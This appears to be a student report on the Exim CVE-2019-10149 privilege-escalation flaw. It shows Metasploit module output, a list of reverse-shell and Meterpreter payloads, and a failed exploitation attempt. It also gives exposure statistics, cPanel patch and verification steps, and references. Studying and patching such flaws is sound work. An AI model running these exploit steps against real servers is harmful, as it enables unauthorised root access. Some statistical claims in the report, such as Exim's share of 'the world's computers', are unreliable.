
show payloads :- Show us the code segment that is used to gain access using the vulnerability

show options :- Show additional details and options about the vulnerability


show targets :- Show the targets in that particular vulnerability



```
msf5 > use exploit/linux/local/exim4_deliver_message_priv_esc
msf5 exploit(linux/local/exim4_deliver_message_priv_esc) > show info

       Name: Exim 4.87 - 4.91 Local Privilege Escalation
     Module: exploit/linux/local/exim4_deliver_message_priv_esc
   Platform: Linux
       Arch: x86, x64
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2019-06-05

Provided by:
  Qualys
  Dennis Herrmann
  Marco Ivaldi
  Guillaume André

Available targets:
  Id  Name
  --  ----
  0   Exim 4.87 - 4.91

Check supported:
  Yes

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXIMPORT  25               yes       The port exim is listening to
  SESSION                    yes       The session to run this module on.

Payload information:

Description:
  This module exploits a flaw in Exim versions 4.87 to 4.91
  (inclusive). Improper validation of recipient address in
  deliver_message() function in /src/deliver.c may lead to command
  execution with root privileges (CVE-2019-10149).
```




```
msf5 exploit(linux/local/exim4_deliver_message_priv_esc) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   generic/custom                                             normal  No     Custom Payload
   1   generic/debug_trap                                         normal  No     Generic x86 Debug Trap
   2   generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   3   generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   4   generic/tight_loop                                         normal  No     Generic x86 Tight Loop
   5   linux/x64/exec                                             normal  No     Linux Execute Command
   6   linux/x64/meterpreter/bind_tcp                             normal  No     Linux Mettle x64, Bind TCP Stager
   7   linux/x64/meterpreter/reverse_tcp                          normal  No     Linux Mettle x64, Reverse TCP Stager
   8   linux/x64/meterpreter_reverse_http                         normal  No     Linux Meterpreter, Reverse HTTP Inline
   9   linux/x64/meterpreter_reverse_https                        normal  No     Linux Meterpreter, Reverse HTTPS Inline
   10  linux/x64/meterpreter_reverse_tcp                          normal  No     Linux Meterpreter, Reverse TCP Inline
   11  linux/x64/shell/bind_tcp                                   normal  No     Linux Command Shell, Bind TCP Stager
   12  linux/x64/shell/reverse_tcp                                normal  No     Linux Command Shell, Reverse TCP Stager
   13  linux/x64/shell_bind_ipv6_tcp                              normal  No     Linux x64 Command Shell, Bind TCP Inline (IPv6)
   14  linux/x64/shell_bind_tcp                                   normal  No     Linux Command Shell, Bind TCP Inline
   15  linux/x64/shell_bind_tcp_random_port                       normal  No     Linux Command Shell, Bind TCP Random Port Inline
   16  linux/x64/shell_reverse_ipv6_tcp                           normal  No     Linux x64 Command Shell, Reverse TCP Inline (IPv6)
   17  linux/x64/shell_reverse_tcp                                normal  No     Linux Command Shell, Reverse TCP Inline
   18  linux/x86/chmod                                            normal  No     Linux Chmod
   19  linux/x86/exec                                             normal  No     Linux Execute Command
   20  linux/x86/meterpreter/bind_ipv6_tcp                        normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   21  linux/x86/meterpreter/bind_ipv6_tcp_uuid                   normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   22  linux/x86/meterpreter/bind_nonx_tcp                        normal  No     Linux Mettle x86, Bind TCP Stager
   23  linux/x86/meterpreter/bind_tcp                             normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   24  linux/x86/meterpreter/bind_tcp_uuid                        normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
   25  linux/x86/meterpreter/reverse_ipv6_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   26  linux/x86/meterpreter/reverse_nonx_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager
   27  linux/x86/meterpreter/reverse_tcp                          normal  No     Linux Mettle x86, Reverse TCP Stager
   28  linux/x86/meterpreter/reverse_tcp_uuid                     normal  No     Linux Mettle x86, Reverse TCP Stager
   29  linux/x86/meterpreter_reverse_http                         normal  No     Linux Meterpreter, Reverse HTTP Inline
   30  linux/x86/meterpreter_reverse_https                        normal  No     Linux Meterpreter, Reverse HTTPS Inline
   31  linux/x86/meterpreter_reverse_tcp                          normal  No     Linux Meterpreter, Reverse TCP Inline
   32  linux/x86/metsvc_bind_tcp                                  normal  No     Linux Meterpreter Service, Bind TCP
   33  linux/x86/metsvc_reverse_tcp                               normal  No     Linux Meterpreter Service, Reverse TCP Inline
   34  linux/x86/read_file                                        normal  No     Linux Read File
   35  linux/x86/shell/bind_ipv6_tcp                              normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   36  linux/x86/shell/bind_ipv6_tcp_uuid                         normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   37  linux/x86/shell/bind_nonx_tcp                              normal  No     Linux Command Shell, Bind TCP Stager
   38  linux/x86/shell/bind_tcp                                   normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   39  linux/x86/shell/bind_tcp_uuid                              normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   40  linux/x86/shell/reverse_ipv6_tcp                           normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   41  linux/x86/shell/reverse_nonx_tcp                           normal  No     Linux Command Shell, Reverse TCP Stager
   42  linux/x86/shell/reverse_tcp                                normal  No     Linux Command Shell, Reverse TCP Stager
   43  linux/x86/shell/reverse_tcp_uuid                           normal  No     Linux Command Shell, Reverse TCP Stager
   44  linux/x86/shell_bind_ipv6_tcp                              normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   45  linux/x86/shell_bind_tcp                                   normal  No     Linux Command Shell, Bind TCP Inline
   46  linux/x86/shell_bind_tcp_random_port                       normal  No     Linux Command Shell, Bind TCP Random Port Inline
   47  linux/x86/shell_reverse_tcp                                normal  No     Linux Command Shell, Reverse TCP Inline
   48  linux/x86/shell_reverse_tcp_ipv6                           normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)
```




```
msf5 exploit(linux/local/exim4_deliver_message_priv_esc) > show options

Module options (exploit/linux/local/exim4_deliver_message_priv_esc):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXIMPORT  25               yes       The port exim is listening to
   SESSION                    yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Exim 4.87 - 4.91
```

- Now we use the command “set TARGET <target_ID>” to set the target that we want to exploit.

- Then we use the keyword “exploit” in order to perform the exploitation.




```
msf5 exploit(linux/local/exim4_deliver_message_priv_esc) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Exim 4.87 - 4.91


msf5 exploit(linux/local/exim4_deliver_message_priv_esc) > set TARGET <0>
TARGET => <0>
msf5 exploit(linux/local/exim4_deliver_message_priv_esc) > 
```



```
msf5 exploit(linux/local/exim4_deliver_message_priv_esc) > show options

Module options (exploit/linux/local/exim4_deliver_message_priv_esc):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXIMPORT  25               yes       The port exim is listening to
   SESSION                    yes       The session to run this module on.

msf5 exploit(linux/local/exim4_deliver_message_priv_esc) > exploit

[-] Exploit failed: The following options failed to validate: SESSION.
[*] Exploit completed, but no session was created.
```

- As here as you can see, it shows an error message saying that SESSION is not validated. But I tried my very best to fix this issue. But regarding this vulnerability there were only very few resources that I could find out on the internet. So that I tried in by giving different commands by myself. But I was unable to find a solution to exploit this vulnerability.


- I even tried by using different operating system also. I installed both Exim and metasploit in Fedora OS. But when doing the exploitation, same thing happened just like in kali linux. But I finally found out just only one video on Youtube regarding this vulnerability. In that video, a tool called “pocsuite” is used to perform the exploitation. But that video was just only 2 minutes lengthy. So it didn’t help me a lot to solve this issue. But I tried by myself by installing that that tool also. But unfortunately that tool also failed when performing the exploitation.



```
root@kali:/home/dilshan# cd Pocsuite-master
root@kali:/home/dilshan/Pocsuite-master# ls
build  dist  docs  MANIFEST.in  modules  pcs-attack.py  pcs-console.py  pcs-verify.py  pocsuite  pocsuite.egg-info  pocsuite.py  README.md  setup.py
root@kali:/home/dilshan/Pocsuite-master# cd pocsuite
root@kali:/home/dilshan/Pocsuite-master/pocsuite# ls
api   __init__.py   lib                 pocsuite_attack.pyc  pocsuite_cli.pyc     pocsuite_console.pyc  pocsuite_verify.pyc  thirdparty
data  __init__.pyc  pocsuite_attack.py  pocsuite_cli.py      pocsuite_console.py  pocsuite_verify.py    tests
root@kali:/home/dilshan/Pocsuite-master/pocsuite# nc exim.local 25
exim.local: forward host lookup failed: Unknown host
root@kali:/home/dilshan/Pocsuite-master/pocsuite# 
```

- So honestly I spent number of hours trying out my personal very best to do the exploitation correctly. But unfortunately I was unable to find enough resources to guide me. But I did my very best as much as I could in completing this exploitation.

Countermeasures



vulnerable exim servers

Search for product:exim -4.92 returned 3,682,142 results on 13-06-2019

Top Countries


1.	United States	1,996,569
2.	Russian Federation	192,737
3.	Canada	142,967
4.	Netherlands	137,064
5.	Germany	129,821
6.	United Kingdom	123,357
7.	France	112,730
8.	Romania	89,656
9.	Singapore	61,983
10.	Turkey	56,714

While this vulnerability was reported via the exim-security mailing list on May 27, 2019, it appears that the vulnerability was unknowingly patched in Exim version 4.92.

Exim maintainers said that their fix for CVE-2019-10149 is now public and that it can be backported to all affected versions from 4.87 through 4.91. They note that older releases are “considered to be outdated” and are therefore no longer supported.

Cybereason’s latest Shodan search puts the number at 3,68 million or so – though this is just the servers that run an older Exim version and some of them may have patches implemented.

Cybereason has also provided some indicators of compromise that you can use to check whether you’ve been hit and have promised more information as soon as they dig it up. (Keep in mind, though, that these IoCs are just for this specific campaign and your servers might have been targeted by other attackers.)



```
/scripts/upcp
/scripts/check_cpanel_rpms --fix --long-list
```

If you are on version 76 you will need to update your `/etc/cpupdate.conf` to look like the following:

```
CPANEL=11.76
RPMUP=daily
SARULESUP=daily
STAGING_DIR=/usr/local/cpanel
UPDATES=daily
```


After you complete this update (`/usr/local/cpanel/scripts/upcp`) set `/etc/cpupdate.conf`:

If you were on STABLE previously, set the following:

```
CPANEL=stable
RPMUP=daily
SARULESUP=daily
STAGING_DIR=/usr/local/cpanel
UPDATES=daily
```

If you were on RELEASE previously, set the following:

```
CPANEL=release
RPMUP=daily
SARULESUP=daily
STAGING_DIR=/usr/local/cpanel
UPDATES=daily
```



Verify the new Exim RPM was installed

In version 78 run the following:

```
rpm -q exim
```

The output should resemble below:

```
exim-4.92-1.cp1178.x86_64
```

In versions 70 and 76 run the following:

```
rpm -q --changelog exim | grep CVE-2019-10149
```

The output should resemble below:

```
- Patch for CVE-2019-10149
```

Conclusion

More than 50% of the world’s computers use the Exim server. So it has obviously become more vulnerable when compared to the other mail servers. Most of Linux based operating systems come with Exim mail server as their default mail server.

CVE-2019-10149 is a very serious vulnerability that is being actively exploited in the wild as documented here and here. At the time of writing this shodan reports nearly 5.5 million devices running exim, with over half of those being within the affected version range.

While no public Proof-of-Concept exists for servers with default configurations, it would be trivial for a determined party to develop such a PoC given the public nature of the vulnerability details.

So in this report I’ve discussed about how the vulnerability occurred, how to exploit and the countermeasures for it. Not only that I’ve explained my exploitation method also in a very comprehensive manner.

References

1) There was only 1 video tutorial available in the YouTube. (Length 2 mins)

   https://www.youtube.com/watch?v=v-s-3S3UD_k

2) https://glitchwitch.io/blog/2019-06/exploiting-cve-2019-10149/

3) https://www.rapid7.com/db/modules/exploit/linux/local/exim4_deliver_message_priv_esc

4) https://github.com/cowbe0x004/eximrce-CVE-2019-10149/blob/master/eximrce.py

5) https://docs.cpanel.net/knowledge-base/important-notices/cve-2019-10149-exim/

6) https://www.woktron.com/blog/exim-cve-2019-10149/

7) https://packetstormsecurity.com/files/153312/Exim-4.91-Local-Privilege-Escalation.html

8) https://nvd.nist.gov/vuln/detail/CVE-2019-10149

9) https://www.exploit-db.com/exploits/46974

10) https://www.cybersecurity-help.cz/vdb/SB2019060505

11) https://meterpreter.org/cve-2019-10149-exim-remote-code-execution/

12) https://www.exim.org/exim-html-current/doc/html/spec_html/ch-building_and_installing_exim.html

13) https://www.unixmen.com/howto-install-exim4-mail-server-in-ubuntu-and-linuxmint/